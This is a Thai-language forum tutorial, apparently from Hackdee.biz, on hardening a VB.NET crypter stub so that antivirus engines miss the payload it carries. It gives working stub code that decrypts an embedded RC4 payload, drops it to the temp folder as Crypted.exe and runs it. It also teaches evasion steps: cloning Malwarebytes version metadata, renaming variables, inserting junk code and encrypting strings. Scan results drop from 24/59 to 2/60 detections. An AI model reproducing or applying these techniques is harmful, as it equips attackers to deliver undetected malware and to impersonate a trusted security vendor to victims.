


หรือ Copy มาจากโปรแกรมที่หน้าเชื่อถือเช่น Microsoft, Adobe, Malwarebytes และอื่นๆ ในบทความนี้ผมจะ Copy ของ Malwarebytes ครับ. เราสามารถ Copy Assembly ของโปรแกรมอื่นได้โดยการใช้ Resource Hacker เปิดโปรแกรม Resource Hacker ของคุณขึ้นมาแล้วไปที่ File > Open เปิดโปรแกรมที่คุณต้องการจะทำการ Copy ในโฟลเดอร์ที่ชื่อว่า Version Info คุณจะเห็นข้อมูล Assembly ทั้งหมด.





ให้คุณเปลี่ยน Assembly ในโปรเจ็ค Stub ของคุณนะครับ.. เปิดโปรเจ็คขึ้นมาแล้วคลิกขวาที่โปรเจ็ค Stub > Properties > Assembly Information...



Note: อย่าลืมเปลี่ยนตรง "Assembly name:" ด้วยนะครับให้เป็นชื่อโปรแกรมที่คุณ Copy Assembly มา. กด Build ไฟล์ Stub ของคุณได้เลย แต่ชื่อของไฟล์ Stub เราตอนนี้จะเปลี่ยนเป็น "Malwarebytes Anti-Malware.exe" ตามที่คุณเปลี่ยนในช่อง "Assembly name:" ให้คุณเปลี่ยนกลับไปเป็น "Stub.exe" ถ้าไม่อย่างนั้นไฟล์ Stub ของคุณจะไม่ทำงาน. หลายท่านอาจสงสัยว่าแล้วจะเปลี่ยนไปเปลี่ยนมาทำไมให้ยุ่งยาก ทำไมไม่ตั้งชื่อ "Assembly name:" ว่า Stub ไปเลยที่เดียว..

Product version	2.0.0.0
Copyright	© Malwarebytes Corporation. All rights reserved.
Size	939 KB
Date modified	21/07/2015 00:06
Language	Language Neutral
Legal trademarks	Malwarebytes Corporation
Original filename	Malwarebytes Anti-Malware.exe

ตรงบรรทัด "Original filename" คือเหตุผลครับ.. มันจะแสดงชื่อ Assembly name ตามที่คุณตั้งไว้ในโปรเจ็คของคุณ ดังนั้นในไฟล์โปรเจ็คเราเปลี่ยนให้ตรงตามชื่อโปรแกรมที่คุณ Copy ข้อมูล Assembly มา แล้วหลังจากกด Build ออกมาแล้ว แล้วค่อยมาเปลี่ยนชื่อไฟล์เป็นชื่อ "Stub.exe" มันก็จะไม่มีผลกับ Original filename ครับ.

## ผลสแกนก่อนเปลี่ยนข้อมูล Assembly:

Result: ( 24/59 )		
AV-Name	Result	
A-Squared(Emisoft AntiMalware)	Gen:Heur.MSIL.Krypt.2 (B)	Filename: Crypted.exe
Agnitum	Clean - Nothing Found	File MD5 Hash: 180af0571b3b9c214939d67bb669c44a
AhnLab V3 Internet Security	Clean - Nothing Found	File SHA1: 484d35adec75b623ca20e06882b9e00441c41fee
ArcaVir	Gen:Heur.MSIL.Krypt.2	File Size: 701447 Bytes
Avast	Win32:GenMaliciousA-BNW [Trj]	Time Scanned: 20-07-15, 04:58:03
Avg	trj.IAgent	
Avira	TR/Dropper.Gen Trojan!	Link to result: <a href="http://razorscanner.com/result.php?id=881361">http://razorscanner.com/result.php?id=881361</a>
Ad-Aware	Gen:Heur.MSIL.Krypt.2	Show BB-Code

## ผลสแกนหลังเปลี่ยนข้อมูล Assembly:

Result: ( 10/59 )		
AV-Name	Result	
A-Squared(Emisoft AntiMalware)	Clean - Nothing Found	Filename: Crypted.exe
Agnitum	Clean - Nothing Found	File MD5 Hash: 13082b8ce7e32712c4319825880bfa67
AhnLab V3 Internet Security	Clean - Nothing Found	File SHA1: 484d35adec75b623ca20e06882b9e00441c41fee
ArcaVir	Clean - Nothing Found	File Size: 961543 Bytes
Avast	Clean - Nothing Found	Time Scanned: 20-07-15, 11:23:27
Avg	trj.IAgent	
Avira	TR/Dropper.Gen Trojan!	Link to result: <a href="http://razorscanner.com/result.php?id=881653">http://razorscanner.com/result.php?id=881653</a>
Ad-Aware	Clean - Nothing Found	Show BB-Code
Baidu AV	Clean - Nothing Found	
BitDefender	Clean - Nothing Found	
BKav	trj.IAgent/A	
BitDefender Internet Security	Clean - Nothing Found	

ลดลงไป 70%!! จาก 24/59 เหลือ 10/59 😊 ได้ผลดีเกินคาดครับ.. ทั้งนี้ทั้งนั้น มันก็ขึ้นอยู่กับข้อมูล Assembly ที่คุณจะใส่ลงไปว่าน่าเชื่อถือและมีคุณภาพแค่ไหน.

## เปลี่ยนชื่อตัวแปรต่างๆในโค้ด

วิธีนี้คืออีก 1 วิธีที่คุณ "จำเป็น" ต้องทำครับ. ตัวแปรคืออะไร? คือชื่อที่เราประกาศใช้งานแล้วใส่ค่าให้มันเช่น:

```
Dim TPath As String = System.IO.Path.GetTempPath
```


```
Dim file1, filezb4(), filezafter As String
```

"TPath", "file1", "filezb4" และ "filezafter" คือตัวแปรครับ. สังเกตง่ายๆคือ ใน VB.NET การที่จะประกาศใช้งานตัวแปรเราจะใช้ Dim Statement (Dim) ครับ ดังนั้น String อะไรก็ตามที่อยู่หลัง "Dim" คือตัวแปรครับ.

ผมแนะนำให้ทำ Copy Backup ของโปรเจกต์ของคุณไว้ก่อนเพราะการเล่นและแก้ไขตัวแปรในโค้ดของคุณค่อนข้างเสี่ยงที่คุณจะทำให้โค้ดของคุณละเทะ และจะทำให้โปรแกรม Crypter ของคุณเกิด Error ทำ Backup ไว้เลยครับเท่านี้คุณ

จะเล่นจะชนกับโค้ดคุณแค่ไหนคุณก็ไม่ต้องมากังวลอีกต่อไป แกรมยังประหยัดเวลาให้คุณด้วยอีกเยอะเลย 😊 หัวใจหลักของโปรแกรมเมอร์อย่างเราคือต้องรอบคอบไม่ประมาท และทำทุกหนทางที่เราจะสามารถประหยัดเวลาเขียนโค้ดของเราลงไปได้ให้มากที่สุด.

เพื่อความรวดเร็วในการเปลี่ยนตัวแปรให้คุณ Highlight ตัวแปรที่คุณต้องการจะเปลี่ยนแล้วกด Ctrl+H:



แล้วกดปุ่ม "Replace all" หรือ "Alt+A" แต่คุณต้องระวังหน่อยนะครับสำหรับตัวแต่สั้นๆ เช่นตัวอักษรเดียวอย่าง j, i, key ฯลฯ เพราะถ้าคุณใช้ "Ctrl+H" Replace all มันอาจไปเปลี่ยนตัวอักษรตัวอื่นในฟังก์ชันอื่นๆที่ไม่เกี่ยวกับตัวแปรและจะทำให้โค้ดของคุณและเทะ! ผมแนะนำให้ตั้งตัวแปรแบบตัวอักษรสั้นยาวๆ หรือตั้งชื่อที่คุณคิดว่าจะไม่ไปกระทบต่อโค้ดตัวอื่นในโปรเจกของคุณ.

ผลสแกนก่อนแก้ไขเปลี่ยนแปลงชื่อตัวแปร:

Result: ( 10/59 )		
AV-Name	Result	
A-Squared(Emisoft AntiMalware)	Clean - Nothing Found	Filename: Crypted.exe
Agnitum	Clean - Nothing Found	File MD5 Hash: 13082b8ce7e32712c4319825880bfa67
AhnLab V3 Internet Security	Clean - Nothing Found	File SHA1: 484d35adec75b623ca20e06882b9e00441c41fee
ArcaVir	Clean - Nothing Found	File Size: 961543 Bytes
Avast	Clean - Nothing Found	Time Scanned: 20-07-15, 11:23:27
Avg	trj.IAgent	
Avira	TR/Dropper.Gen Trojan!	Link to result: <a href="http://razorscanner.com/result.php?id=881653">http://razorscanner.com/result.php?id=881653</a>
Ad-Aware	Clean - Nothing Found	<a href="#">Show BB-Code</a>
Baidu AV	Clean - Nothing Found	
BitDefender	Clean - Nothing Found	
BKav	trj.IAgent/A	
BitDefender Internet Security	Clean - Nothing Found	

## ผลสแกนหลังแก้ไขเปลี่ยนแปลงชื่อดัชนี:

Result: ( 9/59 )		
AV-Name	Result	
A-Squared(Emisoft AntiMalware)	Clean - Nothing Found	Filename: 222.exe
Agnitum	Clean - Nothing Found	File MD5 Hash: 3e486d9edfc8e904f9fe56e39f98a2ab
AhnLab V3 Internet Security	Clean - Nothing Found	File SHA1: fa78e2660fd711d0d82e611649c5544c9acad66e
ArcaVir	Clean - Nothing Found	File Size: 961543 Bytes
Avast	Clean - Nothing Found	Time Scanned: 21-07-15, 01:07:23
Avg	vir.ILCrypt	
Avira	TR/Dropper.Gen Trojan	Link to result: <a href="http://razorscanner.com/result.php?id=881753">http://razorscanner.com/result.php?id=881753</a>
Ad-Aware	Clean - Nothing Found	<a href="#">Show BB-Code</a>
Baidu AV	Clean - Nothing Found	
BitDefender	Clean - Nothing Found	
BKav	vir.ILCrypt/A	
BullGuard Internet Security	Clean - Nothing Found	

เหลือ 9/59 จาก 10/59 ถือว่าผลออกมาเป็นที่น่าพอใจครับ เพราะโปรแกรม Crypter และไฟล์ Stub ของเราเป็นโปรเจกขนาดเล็กเลยมีตัวแปรจะให้เปลี่ยนน้อยมันเลยไม่ส่งผลมากมายเท่าไร แต่วันนี้ถ้าคุณทำโปรเจก Crypter ที่ใหญ่ขึ้นไปอีก ห้ามลืมใช้วิธีนี้เด็ดขาดเพราะมันจะให้ผลดีเกินกว่าที่คุณคาดไว้นั่นเอง.

## ใส่โค้ดขยะ (Junk Codes)

โค้ดขยะในที่นี้ผมหมายถึงกลุ่มโค้ดต่างๆที่ใช้งานไม่ได้แต่เราใส่เข้าไปเพื่อเป็นตัวหลอกเท่านั้น หรือเพื่อทำให้ Anti-Virus สับสนมากขึ้นโค้ดขยะที่เราจะใส่เข้าไป:


- โค้ด Sub/Function ขยะ
- String ขยะ
- สร้าง Call Statement ปลอม
- สร้างตัวแปรปลอม
- สร้าง Loop Statement ปลอม
- สร้าง If/Else Statement ปลอม

โชคดีครับหัวข้อนี้ผมจะเอาโปรแกรมตัวช่วยมาให้คุณ เป็นโปรแกรมสุ่ม Junk Codes ดาวน์โหลดที่นี่:

[http://Hackdee.biz/Junk\\_Code\\_VB.rar](http://Hackdee.biz/Junk_Code_VB.rar)

Credit to ใครก็ตามที่โค้ดโปรแกรมนี้ขึ้นมา.

เปิดโปรแกรม Junk Code ขึ้นมาแล้วเลือกจำนวน "Sub" และ "Section" ผมแนะนำให้เริ่มจากอย่างละ 2 ก่อน:



อย่างที่ผมเตือนไว้ข้างต้น Back up โปรเจคของคุณไว้ก่อนเพราะการใส่โค้ดขยะมีโอกาสทำโค้ดของคุณและเทะและเกิด Error ได้. เวลาใส่โค้ดขยะพยายามเลือกแต่ Function นะครับถ้าไม่จำเป็นพยายามตัด Class หรือ Module ออก มันเสี่ยงทำให้โค้ดของคุณ Error ถ้าคุณไม่มีพื้นฐานความรู้ด้านการเขียนโปรแกรม.

ผลสแกนก่อนใส่โค้ดขยะ:

Result: ( 9/59 )		
AV-Name	Result	
A-Squared(Emisoft AntiMalware)	Clean - Nothing Found	Filename: 222.exe
Agnitum	Clean - Nothing Found	File MD5 Hash: 3e486d9edfc8e904f9fe56e39f98a2ab
AhnLab V3 Internet Security	Clean - Nothing Found	File SHA1: fa78e2660fd711d0d82e611649c5544c9acad66e
ArcaVir	Clean - Nothing Found	File Size: 961543 Bytes
Avast	Clean - Nothing Found	Time Scanned: 21-07-15, 01:07:23
Avg	vir.ILCrypt	
Avira	TR/Dropper.Gen Trojan!	Link to result: <a href="http://razorscanner.com/result.php?id=881753">http://razorscanner.com/result.php?id=881753</a>
Ad-Aware	Clean - Nothing Found	<a href="#">Show BB-Code</a>
Baidu AV	Clean - Nothing Found	
BitDefender	Clean - Nothing Found	
BKav	vir.ILCrypt/A	
BullGuard Internet Security	Clean - Nothing Found	



## ผลสแกนหลังใส่โค้ดขยะ:

Result: ( 8/59 )		
AV-Name	Result	
A-Squared(Emisoft AntiMalware)	Clean - Nothing Found	Filename: 132.exe
Agnitum	Clean - Nothing Found	File MD5 Hash: c0d21dd0eb7fe990e8f5c5ee66b7fdbc
AhnLab V3 Internet Security	Clean - Nothing Found	File SHA1: 8feb726d4c0ce77c51b9d703fc17ed50953d9972
ArcaVir	Clean - Nothing Found	File Size: 965639 Bytes
Avast	Clean - Nothing Found	Time Scanned: 21-07-15, 02:35:53
Avg	LuaHeur.LuHe.MalMSIL.C	
Avira	TR/Dropper.Gen Trojan!	Link to result: <a href="http://razorscanner.com/result.php?id=881810">http://razorscanner.com/result.php?id=881810</a>
Ad-Aware	Clean - Nothing Found	<a href="#">Show BB-Code</a>
Baidu AV	Clean - Nothing Found	
BitDefender	Clean - Nothing Found	

จาก 9/59 เหลือ 8/59.. อย่าลืมนะครับการเล่นกับโค้ดของคุณโดยการใส่โค้ดขยะนั้นอาจทำให้โปรแกรม Crypter ของคุณ Error.. ให้ทำ Back-up โปรแกรมของคุณไว้ก่อนเพื่อความปลอดภัย แต่ถ้าเจอ Error ในโค้ดของคุณแล้วไม่รู้จะแก้ตรงไหนให้ตั้งกระทู้ถามในบอร์ดตามลิงค์ด้านล่างนี้แล้วผมจะมาตอบภายใน 24 ชั่วโมง:

<http://Hackdee.biz/community/index.php?categories/cryptography.70/>

## แก้ไขดัดแปลง String ต่างๆในโค้ดของคุณ และเปลี่ยนรูปแบบการทำงานของโค้ด

เช่นเดียวกันครับ แก้ไขเปลี่ยนแปลง String และแก้ไขเปลี่ยนแปลงรูปแบบการทำงานของโค้ดอาจทำให้โปรแกรม Crypter ของคุณเกิดการ Error ได้.. อย่าลืมนะครับ Back-up โปรแกรมของคุณไว้ด้วยนะครับ.

อย่างที่ผมกล่าวไว้ก่อนหน้านี้ว่าการเขียนโปรแกรมนั้นไม่มีอะไรตายตัว คุณสามารถเขียนโค้ดได้ 10 รูปแบบโดยทุกรูปแบบมีผลการทำงานออกมาเหมือนกันทั้งหมดเช่น ประกาศตัวแปรข้างนอก "Sub" จะทำให้คุณใช้ตัวแปรนั้นๆได้ทุกที่ในโค้ดของคุณ, การใช้ Call Statement เพื่อเรียกโค้ดของ Sub ใน Sub หนึ่งกลับเข้ามาทำงานใน "Sub", การเปลี่ยนรูปแบบการใช้งานของ Boolean ต่างๆ เช่น "False" คุณสามารถเปลี่ยนเป็น "0" หรือใช้ "Operator" ต่างๆเป็นตัวช่วยเช่น Operator "Not", "And" หรือ "Or" เช่น แทนที่คุณจะใช้ "ตัวแปร = False" คุณสามารถใช้ "ตัวแปร = Not (1)" ค่าของมันคือ False เหมือนกัน.. ผมแนะนำให้你去ศึกษาเกี่ยวกับการทำงานของ Logical/Bitwise Operator ต่างๆใน VB.NET ก่อนนะครับ.. คุณสามารถเข้าไปอ่านได้ที่:

<https://msdn.microsoft.com/en-us/library/2h9cz2eb.aspx>

เป็นภาษาอังกฤษนะครับ ถ้าไม่เข้าใจหรืออยากให้แปลบทความไหนให้ ให้คุณโพสในไว้ในบอร์ด:

<http://Hackdee.biz/community/index.php?categories/cryptography.70/>

โอเคเรามาต่อกันที่บทความ.... โค้ดในโปรเจค Stub ก่อนจะทำการแก้ไขรูปแบบการทำงาน:

```
Form1.vb* X
(Form1 Events) Load

Imports System.Text

Public Class Form1

    'ประกาศใช้ Const Filesplit.. ตรงคำว่า @pound@ ต้องให้เหมือนกับในไฟล์ Stub ของคุณ
    Const filesplit = "@pound@"

    Private Sub Form1_Load(sender As Object, e As EventArgs) Handles MyBase.Load
        On Error Resume Next
        Dim TPath As String = System.IO.Path.GetTempPath
        Dim file1, filezb4(), fileafter As String
        FileOpen(1, Application.ExecutablePath, OpenMode.Binary, OpenAccess.Read, OpenShare.Shared)
        file1 = Space(LOF(1))
        FileGet(1, file1)
        FileClose(1)
        filezb4 = Split(file1, filesplit)

        'ใช้งาน RC4 Algorithm Encryption ตรง "panatkorn" ต้องให้เหมือนกับในโปรแกรม Crypter นะครับ
        fileafter = rc4(filezb4(1), "panatkorn")

        FileOpen(5, TPath & "\Crypted.exe", OpenMode.Binary, OpenAccess.ReadWrite, OpenShare.Default)
        FilePut(5, fileafter)
        FileClose(5)
        System.Diagnostics.Process.Start(TPath & "\Crypted.exe")
        Me.Close()
    End Sub
End Sub
```

โค้ดในโปรเจค Stub หลังจากทำการแก้ไขรูปแบบการทำงาน:

```
Form1.vb* X
(Form1 Events) Load

'ประกาศใช้ Const Filesplit.. ตรงคำว่า @pound@ ต้องให้เหมือนกับในไฟล์ Stub ของคุณ
Const filesplit = "zCnJlTrJdpL9preg4t5EDg=="

Dim n4HAaef12v0VY2pFS6ejbw, G1Bsg9GxKwdzrBn91tIFWw(), j0niuV8SzM4LteVm1ioQ As String

Private Sub Form1_Load(sender As Object, e As EventArgs) Handles MyBase.Load
    On Error Resume Next
    Dim lUDTdPj0zDMBJmrDbq2A As String = System.IO.Path.GetTempPath

    FileOpen(1, Application.ExecutablePath, OpenMode.Binary, OpenAccess.Read, OpenShare.Shared)
    n4HAaef12v0VY2pFS6ejbw = Space(LOF(1))
    FileGet(1, n4HAaef12v0VY2pFS6ejbw)
    FileClose(1)
    G1Bsg9GxKwdzrBn91tIFWw = Split(n4HAaef12v0VY2pFS6ejbw, filesplit)

    'ใช้งาน RC4 Algorithm Encryption ตรง "panatkorn" ต้องให้เหมือนกับในโปรแกรม Crypter นะครับ
    Call Rj56Kpism2BTUjnHpsE2Vg()

    FileOpen(5, lUDTdPj0zDMBJmrDbq2A & "\Crypted.exe", OpenMode.Binary, OpenAccess.ReadWrite, OpenShare.
    FilePut(5, j0niuV8SzM4LteVm1ioQ)
    FileClose(5)
    System.Diagnostics.Process.Start(lUDTdPj0zDMBJmrDbq2A & "\Crypted.exe")
    Me.Close()
End Sub

Sub Rj56Kpism2BTUjnHpsE2Vg()
    j0niuV8SzM4LteVm1ioQ = rc4(G1Bsg9GxKwdzrBn91tIFWw(1), "YeqJBj5/8NjMl+wWcLUi4A==")
End Sub
```

คุณสังเกตเห็นว่ามีอะไรเปลี่ยนแปลงไปบ้าง?.. ผมจะมาอธิบายว่าผมเปลี่ยนการทำงานของโค้ดอย่างไรบ้าง

ก่อนอื่นเลยผมเปลี่ยนชื่อตัวแปรทั้งหมดเป็นชื่อแบบสุ่มมั่วๆจากนั้นผม Encrypt String ของ Statement Const filesplit เปลี่ยนจาก:

```
Const filesplit = "@pound@"
```

Encrypt โดย Rijndael Encryption เลยกออกมาเป็น:

```
Const filesplit = "zCnJITrJdpL9preg4t5EDg=="
```

**คำเตือน:** คุณต้องเปลี่ยน Const String ในโปรแกรม Crypter ของคุณให้เหมือนกันนะครับ.

เว็บไซต์ที่ใช้ Encrypt คือเว็บนี้ครับ: <http://scarlettcrypt.com/Rijndael> คุณสามารถใช้ Encryption ตัวอื่นได้แล้วแต่คุณครับ.

จากนั้นผมนำตัวแปรทั้ง 3 ตัว:

```
Dim n4HAaef12v0VY2pFS6ejbw, G1Bsg9GxKwdzrBn91tIFWw(), jOniuV8SzM4LteVm1ioQ As String
```

ประกาศใช้งานนอก "Private Sub Form1\_Load" จะทำให้เราสามารถใช้ตัวแปรสามตัวนี้ได้ทุกที่ภายในโปรเจ็คโค้ดของคุณ. จากนั้นผมเอาบรรทัดที่ใช้งาน RC4 Algorithm ออกไปใส่ไว้ใน "Sub" ใหม่:

```
Sub Rj56Kpism2BTUjnHpsE2Vg()
```

```
jOniuV8SzM4LteVm1ioQ = rc4(G1Bsg9GxKwdzrBn91tIFWw(1), "YeqJBj5/8NjMI+wWcLUI4A==")
```

```
End Sub
```

จากนั้นเรียกมันกลับเข้ามาใช้งานโดยใช้ Call Statement:

```
Call Rj56Kpism2BTUjnHpsE2Vg()
```

ถ้าคุณสังเกตผลได้ Encrypt String จาก "Panatkorn" เปลี่ยนเป็นเป็น:

```
YeqJBj5/8NjMI+wWcLUI4A==
```

คุณจำเป็นต้องเปลี่ยน String นี้ในโปรเจ็คโปรแกรม Crypter ของคุณด้วยนะครับ ไม่งั้นโปรแกรม Crypter ของคุณจะ Error:

```
'เปิดไฟล์ Stub อัตโนมัติ ตรง \Stub.exe ต้องให้ตรงกับชื่อไฟล์ Stub ของคุณ
FileOpen(1, Application.StartupPath & "\Stub.exe", OpenMode.Binary, OpenAccess.Read, OpenShare.Default)
poundStub = Space(LOF(1))
FileGet(1, poundStub)
FileClose(1)
FileOpen(1, poundFilename, OpenMode.Binary, OpenAccess.ReadWrite, OpenShare.Default)
FilePut(1, poundStub & filesplit & rc4(poundFilein, "YeqJBj5/8NjMI+wWcLUI4A=="))
FileClose(1)
MsgBox("Crypte เสร็จเรียบร้อย")
```



## ผลสแกนก่อนแก้ไขเปลี่ยนแปลง String และรูปแบบการทำงานของโค้ด:

Result: ( 8/59 )		
AV-Name	Result	
A-Squared(Emisoft AntiMalware)	Clean - Nothing Found	Filename: 132.exe
Agnitum	Clean - Nothing Found	File MD5 Hash: c0d21dd0eb7fe990e8f5c5ee66b7fdbbc
AhnLab V3 Internet Security	Clean - Nothing Found	File SHA1: 8feb726d4c0ce77c51b9d703fc17ed50953d9972
ArcaVir	Clean - Nothing Found	File Size: 965639 Bytes
Avast	Clean - Nothing Found	Time Scanned: 21-07-15, 02:35:53
Avg	LuaHeur.Luhe.MalMSIL.C	
Avira	TR/Dropper.Gen.Trojan!	Link to result: <a href="http://razorscanner.com/result.php?id=881810">http://razorscanner.com/result.php?id=881810</a>
Ad-Aware	Clean - Nothing Found	<a href="#">Show BB-Code</a>
Baidu AV	Clean - Nothing Found	
BitDefender	Clean - Nothing Found	

## ผลสแกนหลังแก้ไขเปลี่ยนแปลง String และรูปแบบการทำงานของโค้ด:

Result: ( 2/60 )		
AV-Name	Result	
A-Squared(Emisoft AntiMalware)	Clean - Nothing Found	Filename: FUD.exe
Agnitum	Clean - Nothing Found	File MD5 Hash: c4ec2eb56b34cc54e32d505156da899d
AhnLab V3 Internet Security	Clean - Nothing Found	File SHA1: 90591b9408a060cf14d79f7a12d1f787922af5b3
ArcaVir	Clean - Nothing Found	File Size: 1551872 Bytes
Avast	Clean - Nothing Found	Time Scanned: 24-07-15, 02:34:35
Avg	Clean - Nothing Found	
Avira	Clean - Nothing Found	Link to result: <a href="http://razorscanner.com/result.php?id=884184">http://razorscanner.com/result.php?id=884184</a>
Ad-Aware	Clean - Nothing Found	<a href="#">Show BB-Code</a>
Baidu AV	Clean - Nothing Found	
BitDefender	Clean - Nothing Found	
BKav	Clean - Nothing Found	
BullGuard Internet Security	Clean - Nothing Found	
ByteHero	Clean - Nothing Found	

จาก 8/59 เหลือ 2/60. 😊 เหลือ 2/60 คุณลองแก้ไขดัดแปลงเทคนิคต่างๆที่ผมสอนมาข้างต้น โดยลองใช้วิธีของคุณเอง ลองไปเรื่อยๆจนกว่าคุณจะได้ผลที่น่าพอใจ.. แต่อย่าลืมนะครับว่าโปรแกรม Crypter ที่เราสร้างกันมาถึงตรงที่เป็นแค่ Scan-Time Crypter (ผมได้อธิบายไว้ในหน้าที่ 6 ถึงความแตกต่างของโปรแกรม Crypter Scan-Time และ Run-Time ถ้าจำไม่ได้ลองย้อนกลับขึ้นไปอ่านก่อนนะครับ) ดังนั้นขีดจำกัดของมันอาจได้ผลออกมาเต็มที่แค่นี้ อาจไม่ถึงกับ FUD แต่มันก็เป็นแนวทางให้คุณได้เอะอะเลยก็เดียว 😊.

